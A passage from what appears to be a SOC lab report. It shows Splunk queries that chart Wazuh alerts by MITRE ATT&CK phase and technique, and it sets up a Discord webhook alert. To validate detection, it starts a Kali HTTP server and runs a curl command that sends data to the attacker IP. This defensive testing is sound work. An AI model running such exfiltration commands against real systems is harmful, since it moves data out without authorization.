


QUERY USED:

```
| union
 [search index=wazuh "alert.signature"="T1595.001 - TCP SYN Host Discovery" | eval phase="Reconnaissance", _time=strptime("2025-11-03 15:35:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "alert.signature"="T1046 - Network Service Scanning" | eval phase="Discovery", _time=strptime("2025-11-03 17:30:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "alert.signature"="T1046 - SMB Service Discovery" | eval phase="Discovery", _time=strptime("2025-11-03 18:02:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "alert.signature"="T1190 - SMB Initial Access Attempt" | eval phase="Initial Access", _time=strptime("2025-11-04 22:06:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "alert.signature"="T1110.001 - Password Guessing SMB" | eval phase="Credential Access", _time=strptime("2025-11-03 21:48:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "Audit Other Object Access Events" | eval phase="Persistence", _time=strptime("2025-11-05 04:01:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "Administrators" | eval phase="Privilege Escalation", _time=strptime("2025-11-05 04:50:00", "%Y-%m-%d %H:%M:%S")]
 [search index=wazuh "alert.signature"="T1041 - Data Exfiltration to Kali" | eval phase="Exfiltration", _time=strptime("2025-11-05 05:28:00", "%Y-%m-%d %H:%M:%S")]
| timechart span=1h count by phase
```

4)

MITRE ATT&CK Techniques - Line chart illustrating the distribution of detected techniques across the ATT&CK framework, demonstrating comprehensive coverage.



QUERY USED:

```
| union
  [search index=wazuh "alert.signature"="T1595.001 - TCP SYN Host Discovery" | eval technique="T1595.001 - Scanning"]
  [search index=wazuh "alert.signature"="T1046 - Network Service Scanning" | eval technique="T1046 - Service Discovery"]
  [search index=wazuh "alert.signature"="T1190 - SMB Initial Access Attempt" | eval technique="T1190 - Initial Access"]
  [search index=wazuh "alert.signature"="T1110.001 - Password Guessing SMB" | eval technique="T1110.001 - Credential Access"]
  [search index=wazuh "Audit Other Object Access Events" | eval technique="T1053.005 - Persistence"]
  [search index=wazuh "Administrators" | eval technique="T1078.002 - Priv Escalation"]
  [search index=wazuh "alert.signature"="T1041 - Data Exfiltration to Kali" | eval technique="T1041 - Exfiltration"]
| stats sum(events) as "Events" by technique
| sort –Events
```

5)

Chronological Technique Analysis - Statistical table presenting MITRE techniques in detection order, providing operational context for security analysts.

Statistics table for MITRE ATT&CK Techniques

technique	Events
T1595.001 - Scanning	84
T1190 - Initial Access	3200
T1110.001 - Credential Access	3888
T1078.002 - Priv Escalation	6
T1053.005 - Persistence	6
T1046 - Service Discovery	160
T1041 - Exfiltration	36


QUERY USED:


```
| union
  [search index=wazuh "alert.signature"="T1595.001 - TCP SYN Host Discovery" | eval technique="T1595.001 – Scanning”]
  [search index=wazuh "alert.signature"="T1046 - Network Service Scanning" | eval technique="T1046 - Service Discovery"]
  [search index=wazuh "alert.signature"="T1190 - SMB Initial Access Attempt" | eval technique="T1190 - Initial Access"]
  [search index=wazuh "alert.signature"="T1110.001 - Password Guessing SMB" | eval technique="T1110.001 - Credential Access"]
  [search index=wazuh "Audit Other Object Access Events" | eval technique="T1053.005 - Persistence"]
  [search index=wazuh "Administrators" | eval technique="T1078.002 - Priv Escalation"]
  [search index=wazuh "alert.signature"="T1041 - Data Exfiltration to Kali" | eval technique="T1041 - Exfiltration"]
| stats sum(events) as "Events" by technique
| sort –Events
```

7. Automation and SOAR implementation

In modern Security Operations Centers, automation is no longer a luxury but a necessity for effective threat response. This section demonstrates the implementation of Security Orchestration, Automation and Response (SOAR) capabilities within the SOC lab environment. By integrating Splunk's alerting engine with real-time notification systems, we establish an automated incident response workflow that dramatically reduces mean time to detection (MTTD) and mean time to response (MTTR).

#First we needed to create account in Discord and channel to retrieve needed webhook.





#Copied the webhook and creating the alert using search below:


index=wazuh "alert.signature"="*T1041*"


| eval discord_message="□ **SOC ALERT \n**Signature**: " + alert.signature + "\n**Time**: " + strftime(_time, "%Y-%m-%d %H:%M:%S") + "\n**Source**: " + src_ip + " → **Target**: " + dest_ip**

| eval always_trigger="yes"

| fields discord_message, alert.signature, _time, src_ip, dest_ip, always_trigger

#Saving searcha and creating alert





#On Kali we start exfiltration server

python3 -m http.server 8080

#On Windows we exfiltrate data

curl http://192.168.100.19:8080/?data=confidential_information

#Splunk validation

Log Snippet

@timestamp: 2025-11-06T21:12:33.273030681Z

@version: 1

alert: { [-]

action: allowed

severity: 3

signature: T1041 - Data Exfiltration to Kali

signature_id: 1000107

app_proto: http


dest_ip: 192.168.100.19

dest_port: 8080

direction: to_server

original: {"timestamp":"2025-11-06T22:12:33.186245+0100","flow_id":509364460037580,"in_iface":"eth1","event_type":"alert","src_ip":"192.168.100.22","src_port":49726,"dest_ip":"192.168.100.19","dest_port":8080,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signature_id":1000107,"rev":1,"signature":"T1041 - Data Exfiltration to Kali","category":"","severity":3},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":5,"pkts_toclient":5,"bytes_toserver":413,"bytes_toclient":2959,"start":"2025-11-06T22:12:33.184131+0100","src_ip":"192.168.100.22","dest_ip":"192.168.100.19","src_port":49726,"dest_port":8080}}

#Search Job was successful



#Discord, we get notification

The successful implementation of SOAR automation validates the SOC lab's capability to transition from manual security monitoring to proactive, automated incident response. This foundation demonstrates readiness for enterprise-scale security operations where automated workflows handle routine alerts, allowing human analysts to focus on complex threat analysis and strategic response.